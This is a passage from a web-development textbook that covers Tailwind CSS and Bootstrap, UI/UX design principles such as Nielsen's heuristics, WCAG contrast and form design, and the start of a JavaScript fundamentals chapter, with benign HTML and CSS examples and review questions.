Effects	`shadow`, `shadow-lg`, `opacity-75`, `bg-gradient-to-r from-indigo-600 to-violet-500`
Motion	`transition`, `duration-200`, `hover:-translate-y-1`, `animate-spin`
Position	`relative`, `absolute`, `top-0`, `right-0`, `sticky`, `z-10`

12.3.4 Variants: responsive, state and dark mode

Any utility can be prefixed with a *variant* that applies it only in certain conditions.

- **Responsive** (mobile-first): `sm:` (640 px), `md:` (768 px), `lg:` (1024 px), `xl:` (1280 px), `2xl:` (1536 px). `grid-cols-1 md:grid-cols-2 lg:grid-cols-4` gives one, two and four columns.
- **State**: `hover:`, `focus:`, `focus-visible:`, `active:`, `disabled:`, `first:`, `odd:`, and `group-hover:` (style a child when its parent is hovered).
- **Dark mode**: `dark:bg-slate-900 dark:text-slate-100`.

HTML | tailwind.html (one card)

```
<article class="max-w-sm overflow-hidden rounded-2xl bg-white shadow-lg
                transition hover:-translate-y-1 hover:shadow-xl">
  <div class="h-32 bg-gradient-to-r from-indigo-600 to-violet-500"></div>
  <div class="p-5">
    <span class="rounded-full bg-emerald-100 px-3 py-1 text-xs font-semibold
    ↪ text-emerald-700">New course</span>
    <h2 class="mt-3 text-xl font-bold text-slate-800">Modern CSS Layouts</h2>
    <p class="mt-2 text-sm leading-relaxed text-slate-600">Flexbox, Grid and
    ↪ responsive design with hands-on labs.</p>
    <div class="mt-4 flex items-center justify-between">
      <span class="text-lg font-bold text-indigo-600">Tk 1,500</span>
      <button class="rounded-lg bg-indigo-600 px-4 py-2 text-sm font-semibold
    ↪ text-white
                     hover:bg-indigo-700 focus:outline-none focus:ring-4
    ↪ focus:ring-indigo-300">Enrol</button>
    </div>
  </div>
```

```
</article>
```




Figure 12.5. Two course cards built entirely with Tailwind utilities, in a `grid gap-6 sm:grid-cols-2` container.

➤ How it works

Reading the classes left to right describes the design exactly: a maximum width, clipped overflow, large rounded corners, a white background and a large shadow; on hover, the card moves up by 0.25 rem and the shadow grows, with a transition. The button has a visible focus ring for keyboard users (`focus:ring-4`), which is easy to forget in hand-written CSS.

12.3.5 Customising the design system

In Tailwind v4, the theme is defined in CSS with the `@theme` rule; each variable creates the matching utilities:

CSS | src/input.css

```css
@import "tailwindcss";

@theme {
  --color-brand: #166534;        /* creates bg-brand, text-brand, border-brand ... */
  --font-display: "Hind Siliguri", sans-serif;   /* creates font-display */
  --breakpoint-3xl: 1920px;      /* creates the 3xl: variant */
}

@layer components {              /* extract a repeated pattern if really needed */
  .btn-brand { @apply rounded-lg bg-brand px-4 py-2 font-semibold text-white; }
}
```

(In Tailwind v3 the same was done in a JavaScript file, `tailwind.config.js`.) Use `@apply` sparingly: extracting every combination back into classes throws away the benefits of the utility approach.

12.4 Choosing an Approach

Table 12.5. Bootstrap, Tailwind CSS and hand-written CSS compared.

Aspect	Bootstrap	Tailwind CSS	Hand-written CSS
Philosophy	Ready-made components	Utility classes composed in HTML	Your own classes and rules
Speed to first result	Very fast	Fast once learnt	Slowest
Visual uniqueness	Low unless customised	High	Highest
Learning curve	Gentle	Moderate (many class names)	Requires solid CSS knowledge
Interactive components	Included (JavaScript bundle)	Not included (use a component library or your own JS)	Write your own
Production CSS size	Large unless trimmed	Very small (only used classes)	Depends on discipline
Best for	Admin panels, prototypes, internal tools, teams new to CSS	Custom-designed products, component-based apps	Small sites, learning, highly specialised designs

Other frameworks you may meet include *Bulma* (Flexbox-based, CSS only, readable class names), *Foundation* (enterprise-oriented, flexible grid) and component libraries built on Tailwind such as *daisyUI* and *Flowbite*. Whatever you choose, the framework is written in CSS: everything in Chapters 8–11 still applies, and understanding it is what lets you debug and customise the framework instead of fighting it.

Real-World Case: Five themes in one admin panel

Scenario. A student team builds a university club management system with Bootstrap. Each member writes pages in their own way.

Problem. By the end, the site has five shades of blue, buttons of three heights, custom CSS files that override Bootstrap with `!important`, and a 480 KB style sheet.

Analysis. The team used Bootstrap as a starting point but then hard-coded colours and sizes in custom rules instead of changing Bootstrap's variables; nobody removed unused components.

Solution. Define the brand colour, font and border radius once in Bootstrap's variables (Sass or custom properties), delete the overriding rules, use Bootstrap's utilities for spacing, and build only the components used. The style sheet shrinks to 90 KB and the pages look like one product.

Lesson. A framework gives consistency only if the team uses its design system consistently. Customise at the level of variables and tokens, not by overriding individual rules.

Chapter Summary

- CSS frameworks provide layout systems, consistent design and components, trading some control and file size for speed and consistency.
- Bootstrap is a component framework. Its grid uses `.container`, `.row` and 12-column `.col-*` classes with mobile-first breakpoint infixes (`sm`, `md`, `lg`, `xl`, `xxl`).
- Bootstrap components (navbar, cards, buttons, alerts, forms, modals) are used by adding classes, and interactive ones are activated by `data-bs-*` attributes. Utilities handle spacing, display, Flexbox and colour; themes are customised through variables.
- Tailwind CSS is utility-first: small classes from a design system are composed in the HTML, with responsive, state and dark-mode variants, and only the used classes are shipped.
- Tailwind is customised with `@theme` design tokens; `@apply` should be used sparingly.
- Choose the approach that suits the project and team, and remember that understanding CSS is what makes any framework usable.

Key Terms

CSS framework	navbar	utility class
component framework	navbar-toggler	design system
utility-first	collapse	spacing scale
Bootstrap	card	variant
CDN	badge	hover: variant
Reboot	alert	responsive prefix
container	modal	dark mode
row	data-bs-toggle	@theme
12-column grid	spacing utilities	@apply
breakpoint infix	Sass variables	Tailwind CLI
gutter	Tailwind CSS	Bulma

Review Questions

1. List three advantages and three disadvantages of using a CSS framework.
2. Explain the difference between a component framework and a utility-first framework, with an example of each style of markup.
3. Describe Bootstrap's grid system and the role of `.container`, `.row` and `.col-*`.
4. Write the Bootstrap markup for four cards that appear one per row on phones, two per row on tablets and four per row on large screens.
5. How does Bootstrap's collapsible navigation bar work without writing JavaScript?
6. Why is Tailwind not the same as inline styles?
7. Explain Tailwind's responsive and state variants with examples.
8. How can the brand colour be changed in Bootstrap and in Tailwind?

9. Why do Tailwind projects usually ship very small CSS files?
10. Which approach would you choose for (a) an internal admin dashboard built in two weeks, (b) a start-up's distinctive marketing site? Justify.

Exam-Style Questions

1. **[6 marks]** Using Bootstrap, write a responsive page with a collapsible navigation bar and a section of three service cards that stack on phones, show two per row on tablets and three per row on desktops. Explain the grid classes you use.
2. **[5 marks]** Using Tailwind CSS, write a profile card with a circular photo, a name, a job title and a button. On phones the content is centred in a column; from the `md` breakpoint the photo sits to the left of the text.
3. **[4 marks]** Compare Bootstrap and Tailwind CSS under four headings.

Model answer to Question 2.

HTML

```
<div class="mx-auto flex max-w-md flex-col items-center gap-4 rounded-xl bg-white p-6 text-center
            shadow-md md:max-w-xl md:flex-row md:items-center md:text-left">
  <img class="size-32 rounded-full object-cover" src="nadia.jpg" alt="Portrait of Nadia Rahman">
  <div>
    <h2 class="text-xl font-bold text-slate-800">Nadia Rahman</h2>
    <p class="text-slate-500">Front-end Developer</p>
    <button class="mt-3 rounded-lg bg-indigo-600 px-4 py-2 text-white hover:bg-indigo-700">Contact</button>
  </div>
</div>
```

Base classes (`flex-col items-center text-center`) give the centred column on phones; the `md:` variants switch to a row with left-aligned text from 768 px. `size-32 rounded-full object-cover` makes a 128-pixel circular photo without distortion.

Answers to Check Your Understanding

1. Twelve divides evenly by 2, 3, 4 and 6, allowing halves, thirds, quarters and sixths.
2. At 400 px each item is full width (one per row); at 800 px half width (two per row); at 1300 px a quarter (four per row).
3. `mt-3`: margin-top at spacing level 3 (1 rem); `px-2`: left and right padding at level 2 (0.5 rem).

CHAPTER 13

UI/UX Design for the Web

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- distinguish user interface (UI) design from user experience (UX) design;
- describe the user-centred design process: research, design, prototype, test and iterate;
- apply visual design principles — hierarchy, alignment, proximity, contrast, repetition and white space — and the Gestalt principles of perception;
- choose colours and typography that are attractive, on-brand and accessible, and check contrast ratios;
- evaluate an interface with Nielsen's ten usability heuristics;
- design navigation, forms, feedback and mobile interfaces that people can use easily;
- create wireframes and prototypes and plan simple usability tests;
- use web graphics appropriately and explain the value of design systems.

A site can be built with valid HTML and flawless CSS and still fail, because people cannot find what they need, do not understand what to do, or do not trust it enough to continue. Design is not decoration added at the end: it is the discipline of making technology fit people. This chapter introduces the principles that professional designers use, so that you can make better decisions in your own projects and work effectively with designers.

13.1 UI and UX

Definition — UI and UX

User interface (UI) design concerns the look and behaviour of the screens people interact with: layout, typography, colour, buttons, icons and states. **User experience (UX) design** concerns the whole experience of using a product: whether it is useful, usable, understandable, efficient and satisfying, from the first visit to achieving the user's goal.

A common analogy: in a building, UI is the choice of doors, handles, signs and paint; UX is whether people can find the room they want, get through the doors while carrying a box, and leave feeling that the visit was easy. UI is part of UX, but UX also includes content, information architecture, performance, accessibility and even the customer support that follows. A beautiful interface can deliver a poor experience; a plain one can deliver an excellent experience.

The ISO 9241-11 standard defines **usability** as the extent to which specified users can achieve

specified goals with *effectiveness* (can they complete the task?), *efficiency* (how much time and effort?) and *satisfaction* (how do they feel?) in a specified context of use.

13.1.1 Why it matters

- Users judge a website's credibility within fractions of a second, largely on visual design.
- Every obstacle in a task — an unclear label, a confusing error, a slow page — makes some users give up. For an online shop, a university admission portal or a government service, that is lost revenue, lost applicants or citizens unable to obtain a service.
- Fixing a usability problem is cheap during design and expensive after launch.
- Good design is inclusive: the same practices that help people with disabilities also help people who are tired, distracted, older, new to technology or using a cheap phone in bright sunlight.

13.2 User-Centred Design

User-centred design (UCD) is an iterative process that puts the needs, abilities and context of real users at the centre of every decision.




Figure 13.1. The user-centred design cycle.

Research. Find out who the users are, what they are trying to achieve, and in what circumstances. Methods include interviews, surveys, observing people at work, analysing existing site analytics and support requests, and reviewing competitors. Results are often summarised as:

- *personas* — short descriptions of representative users ("Farhana, 19, first-year student, uses a mid-range Android phone on mobile data, checks results and class notices between classes");

- *user stories* — "As a student, I want to see my results for all terms, so that I can calculate my CGPA";
- *user journeys* — the steps a user takes to reach a goal, with pain points marked.

Design. Organise the content and functions (*information architecture*), sketch alternatives, and create wireframes and visual designs.

Prototype. Build something people can try: a clickable prototype in a design tool, or a quick HTML version.

Test. Watch representative users attempt real tasks, note where they struggle, and feed the findings into the next iteration.

The key principle is that *you are not the user*. As a developer you know how the system works and where everything is; your users do not. Only observing them reveals the problems.

13.3 Visual Design Principles

13.3.1 Visual hierarchy

Visual hierarchy is the arrangement of elements so that their visual importance matches their actual importance. Users should see the most important thing first, then the next, in the order you intend. Hierarchy is created with:

- **size** — larger elements are seen first;
- **weight and colour** — bold, saturated or high-contrast elements stand out;
- **position** — in left-to-right languages, people scan pages in an F-shaped pattern (along the top, then down the left side), so key content goes top and left;
- **white space** — an element surrounded by space draws attention.

Every screen should have one primary action, visually dominant (a filled, coloured button), with secondary actions less prominent (outlined or text buttons). When everything is emphasised, nothing is.

13.3.2 The CRAP principles

Robin Williams' four basic principles of design are easy to remember and apply:

Contrast. If two things are different, make them *clearly* different — in size, weight, colour or shape. Weak contrast (16 px versus 17 px) looks like a mistake.

Repetition. Repeat visual elements — colours, fonts, spacing, button styles — throughout the site. Consistency creates unity and makes the interface learnable.

Alignment. Every element should be visually connected to something else on the page along an edge or centre line. Aligning to a grid (Chapter 10) makes pages look ordered.

Proximity. Items that belong together should be placed close together, and unrelated items further apart. A label must be closer to its own input than to the previous input.

13.3.3 White space

White space (negative space) is the empty space between and around elements. It is not wasted space: it separates groups, creates hierarchy, improves reading comprehension and gives a sense of quality and calm. A consistent spacing scale (for example 4, 8, 12, 16, 24, 32, 48 px, as used by CSS frameworks) keeps spacing harmonious.

13.3.4 Gestalt principles

Gestalt psychology describes how people perceive groups and patterns.



Figure 13.2. Four Gestalt principles of grouping.

- **Proximity:** elements close together are seen as a group — the reason form labels must sit near their fields.
- **Similarity:** elements that look alike are assumed to behave alike — so all links must look like links, and nothing else should.
- **Closure:** the mind completes incomplete shapes — used in logos and icons.
- **Common region:** elements inside a shared boundary (a card, a panel) are seen as related.
- **Continuity** and **figure–ground** explain why aligned items read as a sequence and why modal dialogs dim the page behind them.

✔ Check Your Understanding

1. A page has four equally large, brightly coloured buttons. Which principle does it violate?
2. Which Gestalt principle explains why a label should be closer to its own field than to the one above?
3. What are the three components of usability in ISO 9241-11?

13.4 Colour

13.4.1 Colour and meaning

Colours carry associations that vary between cultures but are widely shared on the Web: blue suggests trust and calm (used by banks and social networks), green success and nature, red urgency, danger or error, yellow and orange warmth and caution. Interfaces use colour *functionally*: red for errors and destructive actions, green for success, amber for warnings, and one brand colour for interactive elements such as links and primary buttons.

A simple, robust palette has:

- one **primary** (brand) colour for key actions and highlights;

- optionally one **secondary** or accent colour;
- a range of **neutral** greys for text, borders and backgrounds;
- **semantic** colours for success, warning, error and information.

The *60–30–10 rule* is a helpful guide: about 60 % of the interface in a dominant neutral, 30 % in a secondary colour and 10 % in the accent. Too many colours make an interface noisy and hard to understand.

13.4.2 Contrast and accessibility

WCAG specifies minimum **contrast ratios** between text and its background, from 1:1 (identical) to 21:1 (black on white):

- at least **4.5:1** for normal text;
- at least **3:1** for large text (about 24 px, or 19 px bold) and for essential parts of icons, input borders and focus indicators.

Light grey text on white, white text on yellow, and red text on green commonly fail. Browser developer tools show the contrast ratio in the colour picker, and online checkers such as the WebAIM Contrast Checker do the same.

Never use colour as the *only* way to convey information. About 1 in 12 men has some form of colour-vision deficiency, most often difficulty distinguishing red from green. An error shown only by a red border is invisible to them; add an icon and a text message. A chart whose lines differ only in colour needs labels or patterns.

13.4.3 Dark mode

Many users prefer a dark interface, particularly at night. A dark theme is not simply inverted colours: use dark grey rather than pure black backgrounds, slightly desaturated colours, and elevated surfaces that are lighter rather than shadowed. Custom properties and the `prefers-color-scheme` media query make it straightforward (Chapter 8):

CSS

```
@media (prefers-color-scheme: dark) {
  :root { --bg: #121212; --surface: #1e1e1e; --text: #e5e7eb; --primary: #93c5fd; }
}
```

13.5 Typography for Interfaces

Chapter 9 covered the mechanics of fonts; here are the design decisions.

- **Choose readable families.** Sans-serif fonts (Roboto, Inter, Open Sans, system fonts) are the usual choice for interfaces; serif fonts suit long-form reading and a classic tone; display fonts are for large headings only. Choose fonts that support all the languages of the site, including Bengali where needed.
- **Limit the number of fonts** to one or two, and the number of sizes to a type scale.

- **Use size and weight for hierarchy**, not colour alone.
- **Set a comfortable line height** (about 1.5 for body text) and line length (45–75 characters).
- **Write for scanning:** users rarely read every word. Use meaningful headings, short paragraphs, bulleted lists, and put the key information first.

13.6 Usability Heuristics

Jakob Nielsen's ten **usability heuristics** (1994) remain the most widely used checklist for evaluating interfaces. A *heuristic evaluation* is a review in which a few evaluators inspect an interface against the list and record every violation.

1. **Visibility of system status.** Keep users informed: loading indicators, progress bars, "Saved" messages, the current page highlighted in the navigation.
2. **Match between system and the real world.** Use the users' language and familiar concepts, not internal jargon ("Result", not "Grade retrieval module").
3. **User control and freedom.** Provide clear exits and undo: "Cancel", "Back", "Undo delete".
4. **Consistency and standards.** Follow platform conventions (a logo links home; underlined blue text is a link) and be consistent within the site.
5. **Error prevention.** Prevent problems: disable impossible options, confirm destructive actions, use date pickers instead of free text.
6. **Recognition rather than recall.** Make options visible; do not make users remember information from one screen to another.
7. **Flexibility and efficiency of use.** Offer shortcuts for experienced users (keyboard shortcuts, saved addresses, auto-fill).
8. **Aesthetic and minimalist design.** Remove information that is irrelevant or rarely needed; every extra element competes for attention.
9. **Help users recognise, diagnose and recover from errors.** Error messages in plain language that state the problem and suggest a solution.
10. **Help and documentation.** Provide concise, searchable help focused on tasks, when it is needed.

13.7 Designing Common Interface Elements

13.7.1 Navigation

Navigation lets users answer three questions: *Where am I? Where can I go? How do I get back?*

- **Top navigation bars** suit sites with a few main sections; **sidebars** suit applications and dashboards with many sections (Gmail, admin panels); **bottom navigation bars** suit mobile apps with three to five main destinations; **mega menus** organise very large catalogues (Amazon); **breadcrumbs** (Home > Courses > Web Technologies) show the user's location in a hierarchy.

- Use clear, specific labels (“Admissions”, “Results”) rather than clever or vague ones (“Explore”, “Resources”).
- Highlight the current section (`aria-current="page"`).
- Keep navigation in the same place on every page. Offer search for sites with a lot of content.

13.7.2 Forms

Forms are where users do real work and where most frustration occurs. The poorly designed




Figure 13.3. The same task designed poorly (left) and well (right).

form (left) violates almost every principle in this chapter: placeholders instead of labels, very low contrast, no visual hierarchy, unexplained requirements, fields grouped in an arbitrary grid, a meaningless error message shown in green, and a prominent *Reset* button beside a faint *Submit*. The improved form (right) asks for less, uses a single column with visible labels, explains requirements before the user types, shows a specific error message next to the field with an icon and text (not colour alone), and has one clear primary action. Chapter 6 gave the HTML techniques; the UX guidelines are:

- ask for the minimum — each field you remove increases completion;
- use one column, with labels above fields, grouped logically;
- match field length to the expected input, and use appropriate input types and auto-fill;
- validate inline, after the user leaves a field, with specific, polite messages;
- make the primary button descriptive (“Create account”, not “Submit”) and prominent.

13.7.3 Feedback and states

Every interactive element needs visible states: default, *hover*, *focus* (for keyboard users), *active* (being pressed), *disabled* and, where relevant, *loading*, *success* and *error*. After any action, the interface should respond within about 100 milliseconds — even if only with a spinner — so that users know their click registered. Small, purposeful animations (*micro-interactions*), such as a heart icon filling when a post is liked, confirm actions and add delight when used sparingly.

13.7.4 Mobile interfaces

- Touch targets of at least about 44×44 px with space between them.
- Primary actions within reach of the thumb, often at the bottom of the screen.
- Content prioritised for the small screen; progressive disclosure (show details on demand) rather than cramming everything in.
- Performance matters even more: many users are on slow or metered connections (Chapter 33).

13.8 Wireframes and Prototypes

> **Definition — Wireframe and prototype**
>
> A **wireframe** is a simplified drawing of a page's layout and content, without colours, images or final text, used to plan structure and hierarchy. A **prototype** is an interactive model of the product that people can click through, used to test flows before they are built.

Low-fidelity wireframes are quick sketches on paper or a whiteboard. They are cheap, so teams can explore many ideas and discard most of them.

High-fidelity wireframes and mock-ups are precise digital designs with real content, typography and colour, made in tools such as **Figma** (browser-based and collaborative, the current industry standard), Adobe XD or Sketch.

Prototypes link screens together so that clicking a button goes to the next screen, and can simulate animations and form input. They let you test a design with users before writing any code.

13.8.1 Usability testing

In a **usability test**, a representative user tries to complete realistic tasks ("Find the fee for the Laravel workshop and register") while thinking aloud; a facilitator observes without helping and notes where the participant hesitates, makes errors or expresses confusion. Testing with only five users typically reveals most of the major problems in a design, so frequent small tests are more valuable than one large one. Other methods include A/B testing (showing two versions to different users and comparing results), analytics (where do users drop out?) and heat maps (where do they click and scroll?).



Figure 13.4. Wireframes of the home, shop and category pages of a small online tea shop (course slides).

13.9 Web Graphics

Graphics — photographs, illustrations, icons, logos, charts, video and animation — communicate faster than text, set the tone of a site and support its brand. Used carelessly, they slow pages down and distract.

- **Choose the right format** (Chapter 5): SVG for logos, icons and diagrams, which stay sharp at any size; WebP or AVIF for photographs; video instead of large animated GIFs.
- **Optimise:** resize to the displayed size, compress, serve responsive images and lazy-load images below the fold.
- **Use icons with labels:** icons alone are ambiguous (does a heart mean "like", "save" or "health"?). Use a consistent icon set.
- **Use images with purpose:** authentic photographs of real people and places build trust; generic stock photos add weight without meaning.
- **Ensure accessibility:** alternative text, sufficient contrast for text over images, captions and transcripts for video.
- **2D and 3D graphics** can be drawn with `<canvas>` and SVG (Chapter 7); WebGL provides hardware-accelerated 3D graphics in the browser, and WebRTC real-time audio and video.

13.10 Design Systems

As products grow, many designers and developers work on them, and consistency becomes hard to maintain. A **design system** is a shared, documented collection of reusable decisions and com-

ponents:

- **design tokens** — named values for colours, spacing, typography, radii and shadows (`--color-primary`, `--space-4`);
- **components** — buttons, inputs, cards, dialogs — with their variants and states, implemented in code;
- **guidelines** — when and how to use each component, tone of voice, accessibility requirements.

Well-known public examples include Google's Material Design, Apple's Human Interface Guidelines, Microsoft's Fluent and the UK Government Design System, whose research-based guidance on forms and content is particularly worth reading. CSS custom properties and frameworks such as Tailwind (Chapter 12) are the natural way to implement design tokens.

Real-World Case: The fee payment page that generated support calls

Scenario. A university introduces online tuition payment. Within a week, the accounts office receives hundreds of calls and many duplicate payments.

Problem. The payment page shows the amount in small grey text, the "Pay" button does nothing visible for several seconds while the payment gateway loads, error messages say only "Transaction failed (code 51)", and there is no confirmation page or receipt.

Analysis. The design violates several heuristics: no visibility of system status (users click "Pay" repeatedly, creating duplicate payments), no match with the real world (codes instead of plain language), no help to recover from errors, and poor hierarchy (the amount is the most important information but the least visible).

Solution. Show the amount prominently; disable the button and show "Processing payment…" with a spinner immediately after the first click; translate gateway codes into plain messages with next steps ("Your card was declined for insufficient funds. No money was taken. Try another card."); show a confirmation page with a receipt number and send it by e-mail. Test the flow with five students before launch.

Lesson. Many "technical" problems are design problems. Visible status and clear errors prevent both user frustration and real financial mistakes.

Chapter Summary

- UI design shapes the screens; UX design shapes the whole experience. Usability means effectiveness, efficiency and satisfaction for specified users and goals.
- User-centred design is an iterative cycle of research, design, prototyping and testing with real users; personas, user stories and journeys capture research findings.
- Visual hierarchy, contrast, repetition, alignment, proximity, white space and the Gestalt principles make interfaces clear.
- Use a restrained palette with functional colours; meet WCAG contrast ratios (4.5:1 for text); never rely on colour alone; design dark themes deliberately.
- Choose readable fonts, a type scale and scannable content.

- Nielsen's ten heuristics provide a checklist for evaluating interfaces.
- Navigation, forms, feedback states and mobile layouts each have well-established guidelines.
- Wireframes plan structure, prototypes test flows, usability tests reveal problems; design systems keep large products consistent.

Key Terms

UI design	alignment	breadcrumbs
UX design	proximity	interactive states
usability	white space	micro-interaction
user-centred design	Gestalt principles	touch target
persona	colour palette	wireframe
user story	60–30–10 rule	mock-up
user journey	contrast ratio	prototype
information architecture	colour-vision deficiency	Figma
visual hierarchy	dark mode	usability test
primary action	type scale	A/B testing
contrast	usability heuristics	design system
repetition	heuristic evaluation	design token

Review Questions

1. Distinguish UI from UX with an example of a product with good UI but poor UX.
2. Describe the stages of user-centred design and a method used in each.
3. What is a persona? Write one for a user of a university result portal.
4. Explain visual hierarchy and three ways of creating it.
5. Explain the CRAP principles with an example of each on a web page.
6. What contrast ratios does WCAG require? Why should colour never be the only indicator?
7. List Nielsen's ten heuristics and give a web example of each.
8. List six guidelines for designing forms.
9. Compare low-fidelity wireframes, high-fidelity mock-ups and prototypes.
10. What is a design system, and what problems does it solve?

Exam-Style Questions

1. **[6 marks]** Perform a heuristic evaluation of the "poor" sign-up form in Figure 13.3: identify six problems, name the heuristic or principle each violates, and propose a fix.
2. **[5 marks]** Explain the user-centred design process for developing a mobile-friendly library catalogue for your university.

3. **[4 marks]** Explain four principles of visual design with web examples.
4. **[3 marks]** Why is accessibility part of UX? Give three examples.

Model answer to Question 1 (six of many possible points). (1) Placeholders instead of labels — recognition rather than recall: labels disappear while typing; use visible `<label>` elements. (2) Very low contrast text and inputs — accessibility/contrast: raise contrast to at least 4.5:1. (3) A shouting, underlined magenta heading and no clear hierarchy — aesthetic and minimalist design: use a calm, clear heading and one visual style. (4) Password rules shown as dense grey text and overly complex — error prevention: simplify the rules and show them next to the field before typing. (5) "Error: invalid input" in green — help users recognise and recover from errors, and colour meaning: state which field is wrong and how to fix it, in red with an icon, next to the field. (6) A prominent "RESET" beside a faint "submit" — user control and error prevention: remove reset and make the primary action prominent and descriptive ("Create account"). Further points: asking for middle name and repeated e-mail (ask for the minimum), arbitrary grid grouping (proximity and alignment), unexplained phone format (match with the real world).

Answers to Check Your Understanding

1. Visual hierarchy (and contrast): when everything is emphasised, nothing stands out; there should be one primary action.
2. Proximity.
3. Effectiveness, efficiency and satisfaction.

PART IV

Programming the Browser with JavaScript

The language of the Web, the model that runs it, and the APIs that make pages interactive.

CHAPTER 14

JavaScript Fundamentals

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain what JavaScript is, where it runs and how it has evolved through the ECMAScript standard;
- add JavaScript to a page correctly, and use the browser console to run and debug code;
- declare variables with `let` and `const`, and explain why `var` is avoided;
- describe JavaScript's data types, use `typeof`, and predict the results of type conversion and coercion;
- work with numbers and strings, including template literals and common string methods;
- use arithmetic, comparison, logical, nullish and optional-chaining operators, and explain the difference between == and ===;
- control the flow of a program with `if`, `switch`, the conditional operator and loops.

HTML gives a page structure and CSS gives it style, but both are static: they cannot react to what the user does, calculate anything or fetch new data without reloading. JavaScript is the programming language of the Web. It runs inside every browser, and it is what turns documents into applications: form validation, image sliders, live search, chat, maps, online editors and games. This chapter covers the core of the language. You should type and run every example.

14.1 What Is JavaScript?

Definition — JavaScript

JavaScript is a high-level, dynamically typed, interpreted (just-in-time compiled) programming language with first-class functions. It is the only programming language that runs natively in web browsers, and it also runs on servers and other platforms.

14.1.1 A short history

Brendan Eich created JavaScript at Netscape in ten days in May 1995. It was first called Mocha, then LiveScript, and was renamed JavaScript for marketing reasons: Java was fashionable. Apart from some syntax, the two languages are unrelated — "Java is to JavaScript as car is to carpet". To prevent fragmentation between browsers, the language was standardised by Ecma International

as **ECMAScript**; "JavaScript" is the common name of implementations of that standard.

